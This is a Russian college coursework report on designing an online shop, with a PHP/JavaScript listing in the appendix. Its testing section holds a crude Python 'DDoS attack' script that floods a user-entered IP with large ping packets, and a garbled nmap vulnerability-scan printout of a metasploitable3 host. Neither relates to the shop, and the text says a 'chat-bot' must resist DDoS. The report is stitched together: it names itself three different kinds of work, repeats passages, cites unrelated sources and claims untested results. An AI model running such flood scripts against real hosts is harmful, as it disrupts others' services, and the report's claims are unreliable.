МИНИСТЕРСТВО ОБРАЗОВАНИЯ ОРЕНБУРГСКОЙ ОБЛАСТИ ГОСУДАРСТВЕННОЕ БЮДЖЕТНОЕ ОБРАЗОВАТЕЛЬНОЕ УЧРЕЖДЕНИЕ СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ «ОРЕНБУРГСКИЙ КОЛЛЕДЖ ЭКОНОМИКИ И ИНФОРМАТИКИ» (ГАПОУ СПО ОКЭИ)

КУРСОВОЙ ПРОЕКТ

ОКЭИ 09.02.07. 4323. **№** *26 ПЗ* (код документа)

			_
Количество листов _			
Дата готовности			
Руководитель			
Руководитель Разработал			
Защищен		_ с оценкой _	
	(дата)		

Содержание

Введение	3
1 Анализ предметной области	5
2 Проектирование приложения	
3 Разработка программного обеспечения	10
3.1 Описание технологического стека разработки	
3.2 Описание алгоритма работы	12
3.3 Описание интерфейса пользователя	
4 Тестирование приложения	14
4.1 План тестирования	
4.2 Оценка результатов проведения тестирования	
Заключение	22
Список используемых источников	23
Приложение А (обязательное)	
Приложение Б (обязательное)	
Приложение В (обязательное)	
Приложение Г (обязательное)	28
Приложение Д (обязательное)	

					0КЭИ 09.02.07. 9023 1 П			
Изм.	Лист	№ докум.	Подпись	Дата				
Разрад	<u>?</u>	Широнин Н.С.				Лит.	Лист	Листов
Провер	7.				Отчёт по практике по профилю		2	<i>59</i>
Реценз	3				специальности Отделение— очное гр. 4в			
Н. Конг	пр.						ное гр. 4вб1	
Утвери	₹.							

Введение

Веб-приложение разрабатывается для использования через веб-браузер. Оно хранится на удаленных серверах и обеспечивает пользователю доступ к функционалу и данным через интернет.

Они могут легко включать в себя инструменты для анализа данных и создания отчетов, что помогает в принятии информированных решений.

Пользователи могут использовать веб-приложения на разных устройствах, будь то компьютеры, смартфоны, планшеты или даже смарттелевизоры, так как они не зависят от операционной системы.

Таким образом, веб-приложения широко используются в бизнесе, образовании, здравоохранении, государственном управлении, развлечениях и многих других сферах для улучшения производительности, доступности к информации и взаимодействия с пользователями.

В ходе курсовой должно быть решено несколько ключевых задач: разработка серверной части веб-приложения, включая создание интерфейса и определение функциональности, разработка системы.

Целью создания такого веб-приложения является улучшение доступности и удобства обслуживания клиентов.

Для успешной реализации намеченных задач требуется провести комплексную работу, которая включает в себя несколько ключевых этапов:

Прежде всего, необходимо определить и разработать логическую структуру будущего веб-приложения. Это включает в себя определение основных функциональных модулей, спецификацию их задач и взаимодействия между собой, также необходимо продумать, каким образом приложение будет собирать, хранить и обрабатывать.

Для успешной реализации намеченных задач требуется провести комплексную работу, которая включает в себя несколько ключевых этапов:

- прежде всего, необходимо определить и разработать логическую структуру будущего веб-приложения. Это включает в себя определение основных функциональных модулей, спецификацию их задач и взаимодействия между собой, также необходимо продумать, как пользователи будут взаимодействовать с системой;
- для удобства использования веб-приложения необходимо разработать дизайн пользовательского интерфейса. Это включает в себя выбор цветовой палитры, шрифтов, структуры страниц, расположения элементов управления и визуального оформления. Для реализации данного пункта должны быть разработаны эскизы и макеты будущего веб-приложения;
- после разработки дизайна необходимо перейти к верстке страниц приложения. Этот этап включает в себя создание HTML, CSS, JS, Bootstrap кода для каждой страницы, определенной в логике приложения. Важно обеспечить адаптивность и кросс-браузерность, чтобы приложение корректно отображалось на различных устройствах и в разных браузерах;
 - далее необходимо разработать архитектуру базы данных для

Изм.	Лист	№ докум.	Подпись	Дата

разрабатываемой серверной части, включая выбор подходящих таблиц;

- завершив этап разработки архитектуры базы данных, перейдем к созданию серверной части. Этот этап включает в себя подключение библиотеки ReadBeanPHP (ORM).

Для успешного решения этой проблемы необходимо тщательно спроектировать архитектуру приложения, уделяя особое внимание взаимосвязям между его компонентами, эффективности обработки данных и запросов пользователей, а также обеспечить масштабируемость при увеличении нагрузки.

Этот комплексный подход позволит создать полноценное приложение, которое удовлетворит потребности пользователей и поможет в достижении поставленных целей.

Изм	ΛL	ICM	№ докум.	Подпись	Дата

1 Анализ предметной области

NBB интернет магазин включает в себя услуги электронной коммерции. электронику, косметику, товары для дома и многое другое. Наш интернетмагазин позволяет клиентам удобно и безопасно совершать покупки, делать заказы онлайн и получать доставку в удобное для них время и место. Мы также предоставляем услуги по обработке платежей и обслуживанию клиентов, чтобы обеспечить нашим клиентам наилучший опыт покупок.

В предметной области интернет-магазина проводится анализ, который помогает определить основные характеристики и требования к магазину. Вот несколько основных направлений анализа предметной области:

- Рынок и конкуренция: Исследование рынка помогает определить долю рынка, понять потребности и предпочтения целевой аудитории, а также выявить конкурентов и изучить их стратегии.
- Товары и категории: Анализ товаров и категорий позволяет выявить самые востребованные товары и установить оптимальную структуру каталога.
- Цены и акции: Анализ цен и акций помогает определить оптимальные ценовые диапазоны, стратегии скидок и акций для привлечения клиентов.
- Корзина и оформление заказа: Анализ корзины и процесса оформления заказа помогает определить факторы, влияющие на конверсию клиентов и улучшить пользовательский опыт.
- Логистика и доставка: Анализ логистики и доставки позволяет оптимизировать процесс доставки товаров, выбрать наилучшие партнеры и улучшить качество обслуживания клиентов.

Все эти аспекты анализируются с целью оптимизации и улучшения работы интернет-магазина, удовлетворения потребностей клиентов и достижения успеха в данной предметной области.

Изм.	Лист	№ докум.	Подпись	Дата

2 Проектирование приложения

Проектирование интернет-магазина включает в себя несколько основных этапов:

- Анализ требований и определение целей: на этом этапе необходимо провести анализ рынка, изучить потребности целевой аудитории, определить основные цели и задачи интернет-магазина.
- Проектирование структуры сайта: следующим шагом является создание структуры сайта, которая определяет навигацию, категории товаров, страницы продуктов и другие разделы.
- Разработка дизайна: на этом этапе создается дизайн интерфейса сайта с учетом бренд-идентичности, эстетических предпочтений аудитории и удобства использования. Важно учесть адаптивность дизайна для удобного просмотра на различных устройствах.
- Разработка функционала: затем необходимо определить функциональные возможности интернет-магазина, такие как поиск и фильтрация товаров, корзина покупок, оформление заказа, управление аккаунтом и др. Важно убедиться, что все функции работают правильно и без ошибок.
- Разработка базы данных: для хранения информации о товарах, клиентах, заказах и других данных требуется создать базу данных и разработать соответствующую структуру.
- Тестирование и отладка: перед запуском сайта необходимо провести тестирование всех функций и проверить их работоспособность. Ошибки и неполадки должны быть исправлены, чтобы обеспечить безупречную работу интернет-магазина.
- Запуск и поддержка: после успешного завершения всех предыдущих этапов интернет-магазин готов к запуску. Однако поддержка и обновление магазина должны осуществляться на постоянной основе, чтобы удерживать его в актуальном состоянии и обеспечивать удобство пользования для клиентов.

Функционал интернет-магазина может включать в себя следующие возможности:

- Поиск и фильтрация товаров: пользователь может искать и отфильтровывать товары по разным критериям, таким как цена, бренд, тип товара и т.д.
- Корзина покупок: пользователь может добавлять товары в корзину и управлять содержимым, включая изменение количества, удаление товаров и расчет общей стоимости.
- Оформление заказа: пользователь может выбирать тип доставки, указывать адрес доставки и оплачивать товары.
- Отзывы и рейтинги товаров: пользователь может оставлять отзывы о приобретенных товарах и оценивать их качество, что помогает другим покупателям принять решение.
 - Интеграция с платежными системами: интернет-магазин может

Изм.	Лист	№ докум.	Подпись	Дата

поддерживать различные способы оплаты, такие как кредитные карты, электронные платежи и другие.

- Уведомления и обратная связь: пользователь может получать уведомления о статусе заказа, изменении цен и других событиях. Также магазин может предоставлять возможность связаться со службой поддержки через онлайн-чат, форму обратной связи или телефон.
- Подборки и рекомендации: на основе предпочтений и истории покупок пользователя магазин может предлагать персонализированные подборки товаров и рекомендации.
- Программа лояльности: интернет-магазин может предлагать бонусы, скидки и специальные предложения своим постоянным покупателям.

Функции пользователя:

- просмотр товара;
- добавления товара в корзину;
- удаление товара;
- фильтры товара;
- заказ товара.

Функции Администратора:

- просмотр статистики;
- просмотр заказов;
- добавления товара;
- удаления товара;
- управления учетными записями пользователей;




Рисунок 1 – Схема базы данных

Изм.	Лист	№ докум.	Подпись	Дата

3 Разработка программного обеспечения

3.1 Описание технологического стека разработки

3.1.1 Среда разработки

В качестве интегрированной среды разработки рекомендуется использовать Visual Studio Code или PhpStorm. Для удобства работы с IDE могут использоваться такие плагины как Emmet.

3.1.2 Удаленный доступ

Для удаленного управления и развертывания приложения рекомендуется использовать SSH.

3.1.3 Технологии

Для реализации веб-приложения рекомендуется использовать веб-сервер Nginx или Apache.

В качестве языков программирования должны быть использованы:

- РНР 8.0 для разработки серверной логики;
- HTML для написания структуры сайта;
- JavaScript для клиентской логики.

CSS для создания и изменения стиля элементов веб-страниц и пользовательских интерфейсов.

Для реализации некоторых функций могут быть использованы библиотеки и фреймворки:

- PDO для упрощения работы с БД;
- Bootstrap для быстрого написания CSS кода.

3.2 Описание алгоритма работы

Алгоритм работы интернет-магазина может выглядеть следующим образом:

- Пользователь заходит на сайт интернет-магазина.
- Пользователь может воспользоваться функцией поиска для быстрого нахождения нужного товара. Также можно использовать фильтры для уточнения результатов поиска.
- Пользователь выбирает интересующий его товар и переходит на страницу с подробной информацией о товаре. Здесь пользователь может ознакомиться с описанием, характеристиками, ценой, наличием и отзывами о товаре.
- Если товар удовлетворяет требованиям покупателя, он может добавить его в корзину.
- В корзине пользователь может изменять количество товаров, удалять ненужные товары или продолжить покупки, добавив еще товары в корзину.
- Когда пользователь закончил выбор товаров, он переходит к оформлению заказа. Здесь ему предлагается заполнить форму с контактной информацией и выбрать способ доставки и оплаты.
- После заполнения формы данных и выбора всех деталей заказа, пользователь

Изм.	Лист	№ докум.	Подпись	Дата

подтверждает заказ.

- После подтверждения заказа пользователю предоставляется информация о деталях заказа, и он может произвести оплату.
- Когда оплата прошла успешно, интернет-магазин отправляет уведомление о заказе на электронную почту покупателя и начинает обработку заказа.
- Заказ обрабатывается сотрудниками магазина. Товары подготавливаются к отправке, упаковываются и передаются службе доставки.
- Покупатель получает заказ по выбранному им способу доставки.
- После получения товаров пользователь может оставить отзыв о покупке и оценить качество обслуживания.

3.3 Описание	интерфейса	пользователя
old Ollinculling	пптерфенец	HOULDS OD WI COLL

l					
I					
ſ	Изм.	Лист	№ докум.	Подпись	Дата

4 Тестирование приложения

4.1 План тестирования

Изм.

Лист

№ докум.

Подпись

Дата

Для тестирования веб-приложения был выбрано несколько методов тестирования.

DDOS attack. Чат-бот может быть эффективным только в том случае,если он может быть устойчивым к DDOS атакам. Тестирование реализовано на рисунке 15.

```
Код программы тестирования DDOS атаки на веб-приложения:
import os
import time
class color:
  green = \033[92m']
  red = \033[91m']
  white = \sqrt{033}[0m']
time.sleep(1)
os.system("clear")
time.sleep(1)
print(color.green + """
  //_///_/(__ ) / ___//__//__/,<
 """ + color.white)
print("\t1.start")
print("\t2.Exit")
choose = str(input("\nDDosattack/> "))
if(str(choose) == '1'):
 time.sleep(1)
 os.system("clear")
 time.sleep(1)
 os.system("figlet DDos Attack")
 try2 = str(input("Enter ip: "))
 time.sleep(1)
 try3 = str(input("Enter the number of packets: "))
 time.sleep(2)
 os.system("ping -s 1000 -w " + try3 + " " + try2)
 try4 = str(input("Do you want try again? [y/n]"))
 if(str(try4) == 'y'):
  os.system("python3 ddosattack.py")
 elif(str(try4) == 'n'):
```

```
time.sleep(1)
   os.system("clear")
    time.sleep(1)
    print("good bye")
    exit(1)
 else:
    time.sleep(1)
   os.system("clear")
    time.sleep(1)
   print(color.red + "Error DDosAttack" + color.white)
    time.sleep(2)
   try5 = str(input("press Enter... "))
    if(str(try5) == "):
     os.system("python3 ddosattack.py")
    else:
      os.system("python3 ddosattack.py")
elif(str(choose) == '2'):
  time.sleep(1)
  os.system("clear")
  time.sleep(1)
  print("good bye")
  exit(1)
else:
  time.sleep(1)
  os.system("clear")
  time.sleep(1)
  print(color.red + "Error DDosAttack!" + color.white)
  time.sleep(1)
  try1 = str(input("press Enter... "))
  if(str(choose) == "):
   os.system("python3 ddosattack.py")
  else:
     os.system("python3 ddosattack.py")
# DDosAttack
```

4.2 Оценка результатов проведения тестирования

Изм.	Лист	№ докум.	Подпись	Дата

```
Starting Nmap 7.01 ( https://nmap.org ) at 2017-08-21 17:31 ICT
Nmap scan report for metasploitable3 (192.168.1.6)
Host is up (0.000148 tatency).
PORT STATE SERVICE VERSION
8880/tcp open http Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
| http-methods:
| Potentially risky methods: PUT DELETE TRACE |
| http-open-proxy: Proxy might be redirecting requests |
| http-server-header: GlassFish Server Open Source Edition 4.0 |
| http-title: GlassFish Server - Server Running |
| vulscan: scip VulDB | http://www.scip.ch/en/?vuldb: |
| 1001393] Oracle GlassFish Server Open Source Edition 4.1 HTTP GET Request directory traversal |
| 1001393] Oracle GlassFish Server Open Source Edition 4.0 |
| http-title: GlassFish Server - Server Running |
| vulscan: scip VulDB | http://www.scip.ch/en/?vuldb: |
| 1001393] Oracle GlassFish Server Open Source Edition 4.1 HTTP GET Request directory traversal |
| 1001393] Oracle GlassFish Server - 4.3 GlassFish Server unknown vulnerability |
| 100132] Oracle Retail Open Commerce Platform 4.0/5.0/5.1/5.3/6.0 Framework information disclosure |
| 80575] Oracle VM Virtualbox up to 4.0.36/4.1.44/4.2.36/4.3.34/5.0.10 Core buffer overflow |
| 80536] Oracle Communications Tekelec HLR Router 4.0.0 unknown vulnerability |
| 778622] Oracle Communications Tekelec HLR Router 4.0.0 unknown vulnerability |
| 178627] Oracle Database 4.0/4.1 Application Express unknown vulnerability |
| 181826] Oracle Planet Web Proxy Server 4.0 Administration unknown vulnerability |
| 191121] Oracle Database 4.0/4.1 Application Express unknown vulnerability |
| 191221] Oracle Botabase 4.0/4.1 Application Express unknown vulnerability |
| 191230] Oracle Database Server 4.0 Application Express unknown vulnerability |
| 191231] Oracle Database Server 4.0 Application Express unknown vulnerability |
| 191231] Oracle Database Server 4.0 Application Express unknown vulnerability |
| 191231] Oracle Database Server 4.0 Application Express unknown vulnerability |
| 103937] Oracle Database Server 4.0 Application Express unknow
                                                                                                                    Desktop $ sudo nmap -sV --script=default --script=vulscan/vulscan.nse 192.168.1.6 -p8080/
```

Рисунок 15 – Тестирование DDOS атака

Изм.	Лист	№ докум.	Подпись	Дата

Заключение

В ходе курсовой работы были выполнены работы по проектированию и разработке веб-приложения.

Для реализации веб-приложения был проведен анализ предметной области, составлено техническое задание, в котором определялись аппаратные и технические требования к разработке, была выполнена разработка проектной документации, в том числе подготовлены макеты и эскизы веб-приложения, реализован подбор графических материалов, после чего была выполнена разработка веб-приложения, включающая в себя реализацию шаблонов и динамических элементов веб-приложения и выполнен контрольный пример и были реализованы следующие фукнции:

- просмотр товаров;
- добавления товара;
- удаление товара;
- редактирование товара администратором;
- добавления товара администратором;
- просмотр статистики;
- автоматизировать обработку запросов;
- осуществлять поиск и сбор данных;

В ходе курсовой работы были решены следующие задачи:

- определена и разработана логическая структура будущего вебприложения, что включало в себя определение основных функциональных модулей, спецификацию их задач и взаимодействия между собой, также необходимо продумать, как пользователи будут взаимодействовать с системой;
- для удобства использования веб-приложения необходимо разработать дизайн пользовательского интерфейса. Это включает в себя выбор цветовой палитры, шрифтов, структуры страниц, расположения элементов управления и визуального оформления. Для реализации данного пункта были разработаны эскизы и макеты будущего веб-приложения;
- после разработки дизайна было решено перейти к верстке страниц приложения, что включало в себя создание HTML, CSS, JS, Bootstrap кода для каждой страницы, определенной в логике приложения. Важно было обеспечить адаптивность и кросс-браузерность, чтобы приложение корректно отображалось на различных устройствах и в разных браузерах, что и было достигнуто;
- была произведена разработка архитектуры базы данных для разрабатываемой серверной части, включая выбор подходящих таблиц;
- завершив этап разработки архитектуры базы данных, был совершён переход к созданию серверной части. Этот этап включает в себя подключение библиотеки ReadBeanPHP (ORM) и написания API для веб-приложения.

Одним из ключевых достоинств является его способность к масштабированию. Была разработана такая архитектура, которая позволяет легко адаптировать приложение под потребности различных регионов в России.

Подводя итоги выпускной квалификационной работы, можно сделать

Изм.	Лист	№ докум.	Подпись	Дата

хостинг		бращений стало	педования была выше, путем разра	достигнута, качест аботки и внедрения	
ACCIMIII	в декаоре 2023 г	оди.			
					
-		+	OK3N 09.02.07. 9t	023 26 П	ŀ

Изм.

Лист

№ докум.

Подпись

Дата

Список использованных источников

- 1 Алексеев Ю.М. Быстро и легко создаем, программируем, шлифуем и раскручиваем web-сайт: учеб. пособие / Ю.М. Алексеев. М.: Лучшие книги, 2011. 189 с.
- 2 Ахромов Я.В. Технологии Web-дизайна и Flash-технологии: учеб. пособие / Я.В. Ахромов. Ростов н/Д: Феникс, 2009. 265 с.
- 3 Басыров Р. 1С-Битрикс: постройте профессиональный сайт сами / Р. Басыров. СПб.: Питер, 2010. 237 с.
- 4 Белунцов В. Новейший самоучитель по созданию Web-страниц / В. Белунцов. М.: NT Press, 2012. 185 с.
- 5 Берд Дж. Веб-дизайн. Руководство разработчика: учебник. СПб.: Питер, 2012. 224 с.
- 6 Благодатских В.А. Стандартизация разработки программных средств: учеб. пособие / В.А. Благодатских. М.: Финансы и статистика, 2011. 544 с.
- 7 Бородаев Д.В. Web-сайт как объект графического дизайна: монография / Д.В. Бородаев. Харьков: «Септима ЛТД», 2011. 288 с.
- 8 Браун Брэдли Oracle Database. Создание Web-приложений: учебник / Брэдли Браун, Ричард Ниемик, Джозеф С. Треззо. СПб.: Лори, 2011. 722 с.
- 9 Смирнова И. Начала web-дизайна: учеб. пособие / И. Смирнова. СПб.: БХВ-Петербург, 2009. 231 с.
- 10 Советов Б.Я. Информационные технологии: учебник для ВУЗов / Б.Я. Советов, В.В. Цехановский. М.: Высшая школа, 2010. 263 с.
- 11 Стогний А.А. Основы компьютерной грамотности: учебник / А.А. Стогний. Киев: Головное издательство, 2009. 215 с.
- 12 Сырых Ю.А. Современный веб-дизайн. Рисуем сайт, который продает: учеб. пособие / Ю.А. Сырых. М.: Вильямс, 2009. 304 с.
- 13 Тихонов А.И. Публикация данных в Internet: учебник / А.И. Тихонов. М.: Изд-во МЭИ, 2011. 96 с.
- 14 Трофимов В.В. Информационные системы и технологии в экономике и управлении: учебник / В.В. Трофимов. М.: Высшее образование, 2010. 480 с.
- 15 Угринович Н.Д. Практикум по информатике и информационным технологиям / Н.Д. Угринович.- М.: Бином. Лаборатория занятий, 2012. 400 с.
- 16 Программная среда для веб-разработки. OpenServer.: [Электронный ресурс], 2022 года Режим доступа: https://ospanel.io/ 05.06.2022.
- 17 Денвер локальный сервер. DENVER.: [Электронный ресурс], 2022 года Режим доступа: http://www.denwer.ru/-01.06.2022.
- 18 Когда display:none, а когда visibility: hiddenhtmlbook.ru.: [Электронный ресурс], 2022 года Режим доступа: http://htmlbook.ru/ 25.04.2022.
- 19 HTML и Web дизайн для начинающих: [Электронный ресурс], 2022 года Режим доступа: http://sovet.h1.ru 29.04.2022.
- 20 Создание шаблона сайта с помощью CSS: [Электронный ресурс], 2022 года Режим доступа: http://ruseller.com 21.04.2022.

Изм.	Лист	№ докум.	Подпись	Дата

- 21 Создание страниц сайта с помощью HTML: [Электронный ресурс], 2022 года Режим доступа: http://roumik.ru 21.04.2022.
- 22 Магия творчества. История вышивания: [Электронный ресурс], 2022 года Режим доступа: http://myhobbi.net 21.04.2022.
- 23 Архитектурная мастерская. Создание сайта: [Электронный ресурс], 2022 года Режим доступа: http://wonderfulstyle.ucoz.com 21.04.2022.
- 24 Создание сайтов: HTML: [Электронный ресурс], 2022 года Режим доступа: http://www.codeharmony.ru 21.04.2022.
- 25 Основы CSS и HTML: [Электронный ресурс], 2022 года Режим доступа: http://www.web-lesson.ru 21.04.2022.

ı					
ı					
ı					
	Изм.	Лист	№ докум.	Подпись	Дата

Приложение А Информационная модель *(обязательное)*




Рисунок A-1 – ER-диаграмма

Изм.	Лист	№ докум.	Подпись	Дата

Приложение Б Функциональная модель (обязательное)




Рисунок Б-1 — Диаграмма контекстная диаграмма IDEF0




Рисунок Б-2 – Диаграмма декомпозиции первого уровня

Изм.	Лист	№ докум.	Подпись	Дата

Приложение В Диаграмма прецендентов (обязательное)




Рисунок 19 — Диаграмма претендентов интернет магазина nbb

Изм.	Лист	№ докум.	Подпись	Дата

Приложение Г Дизайн сайта (обязательное)




Рисунок Г-1 — Шаблон страницы главной страницы




Рисунок Г-2 — Шаблон каталога

Изм.	Лист	№ докум.	Подпись	Дата




Рисунок Г-3 – Шаблон административной панели

ı					
ı					
ı	Изм.	Лист	№ докум.	Подпись	Дата

Приложение Д Листинг программы (обязательное)

```
<?php
function print_arr($array){
       echo "" . print_r($array, true) . "";
}
function get_cat(){
       global $connection;
       $query = "SELECT * FROM categories";
       $res = mysqli_query($connection, $query);
       $arr_cat = array();
       while($row = mysqli_fetch_assoc($res)){
              $arr_cat[$row['id']] = $row;
       return $arr_cat;
}
function map_tree($dataset) {
       $tree = array();
       foreach ($dataset as $id=>&$node) {
              if (!$node['parent']){
                     tee[id] = &node;
               }else{
       $dataset[$node['parent']]['childs'][$id] = &$node;
       return $tree;
}
function categories_to_string($data){
       foreach($data as $item){
              $string .= categories_to_template($item);
       return $string;
}
function categories_to_template($category){
       ob_start();
       include 'category_template.php';
       return ob_get_clean();
}
```

Подпись

Дата

№ докум.

Изм.

Лист

```
function breadcrumbs($array, $id){
       if(!$id) return false;
       $count = count($array);
       $breadcrumbs array = array();
       for(\$i = 0; \$i < \$count; \$i++)
              if($array[$id]){
                      $breadcrumbs_array[$array[$id]['id']] = $array[$id]['title'];
                      $id = $array[$id]['parent'];
               }else break;
       return array_reverse($breadcrumbs_array, true);
}
function cats_id($array, $id){
       if(!$id) return false;
       foreach($array as $item){
              if($item['parent'] == $id){
                      $data .= $item['id'] . ",";
                      $data .= cats_id($array, $item['id']);
       return $data;
}
function get_products($ids = false){
       global $connection;
       if($ids){
              $query = "SELECT * FROM products WHERE parent IN($ids) ORDER BY title";
       }else{
              $query = "SELECT * FROM products ORDER BY title";
       $res = mysqli_query($connection, $query);
       $products = array();
       while($row = mysqli_fetch_assoc($res)){
              $products[] = $row;
       return $products;
} ?>
<?php
include 'config.php';
include 'functions.php';
$categories = get_cat();
$categories_tree = map_tree($categories);
$categories_menu = categories_to_string($categories_tree);
if(isset($_GET['category'])){
       $id = (int)$_GET['category'];
       $breadcrumbs_array = breadcrumbs($categories, $id);
```

Изм. Лист № докум. Подпись Дата

OK3N 09.02.07. 9023 26 N

```
if($breadcrumbs_array){
              $breadcrumbs = "<a href='/catalog/'>Heimat</a> / ";
              foreach($breadcrumbs_array as $id => $title){
                      $breadcrumbs .= "<a href='?category={$id}'>{$title}</a> / ";
              $breadcrumbs = rtrim($breadcrumbs, " / ");
              pred_rel = preg_replace("#(.+)?<a.+>(.+)</a>$#", "$1$2", $breadcrumbs);
       }else{
              $breadcrumbs = "<a href='/catalog/'>Heimat</a> / catalog";
       }
       $ids = cats_id($categories, $id);
       $ids = !$ids ? $id : rtrim($ids, ",");
       if($ids) $products = get_products($ids);
              else $products = null;
}else{
       $products = get_products();
} ?>
function Sim(sldrId) {
       let id = document.getElementById(sldrId);
       if(id) {
              this.sldrRoot = id
       }
       else {
              this.sldrRoot = document.querySelector('.sim-slider')
       };
       // Slider objects
       this.sldrList = this.sldrRoot.querySelector('.sim-slider-list');
       this.sldrElements = this.sldrList.querySelectorAll('.sim-slider-element');
       this.sldrElemFirst = this.sldrList.querySelector('.sim-slider-element');
       this.leftArrow = this.sldrRoot.querySelector('div.sim-slider-arrow-left');
       this.rightArrow = this.sldrRoot.querySelector('div.sim-slider-arrow-right');
       this.indicatorDots = this.sldrRoot.querySelector('div.sim-slider-dots');
       // Initialization
       this.options = Sim.defaults;
       Sim.initialize(this)
};
Sim.defaults = {
       // Default options for the slider
       loop: true,
                   // Бесконечное зацикливание слайдера
       auto: true,
                    // Автоматическое пролистывание
       interval: 5000, // Интервал между пролистыванием элементов (мс)
       arrows: true, // Пролистывание стрелками
       dots: true
                    // Индикаторные точки
```

Изм.

Лист

№ докум.

Подпись

Дата

Лист

```
};
Sim.prototype.elemPrev = function(num) {
       num = num || 1;
       let prevElement = this.currentElement;
       this.currentElement -= num:
       if(this.currentElement < 0) this.currentElement = this.elemCount-1;</pre>
       if(!this.options.loop) {
               if(this.currentElement == 0) {
                      this.leftArrow.style.display = 'none'
               };
               this.rightArrow.style.display = 'block'
       };
       this.sldrElements[this.currentElement].style.opacity = '1';
       this.sldrElements[prevElement].style.opacity = '0';
       if(this.options.dots) {
               this.dotOn(prevElement); this.dotOff(this.currentElement)
       }
};
Sim.prototype.elemNext = function(num) {
       num = num || 1;
       let prevElement = this.currentElement;
       this.currentElement += num;
       if(this.currentElement >= this.elemCount) this.currentElement = 0;
       if(!this.options.loop) {
               if(this.currentElement == this.elemCount-1) {
                      this.rightArrow.style.display = 'none'
               };
               this.leftArrow.style.display = 'block'
       };
       this.sldrElements[this.currentElement].style.opacity = '1';
       this.sldrElements[prevElement].style.opacity = '0';
       if(this.options.dots) {
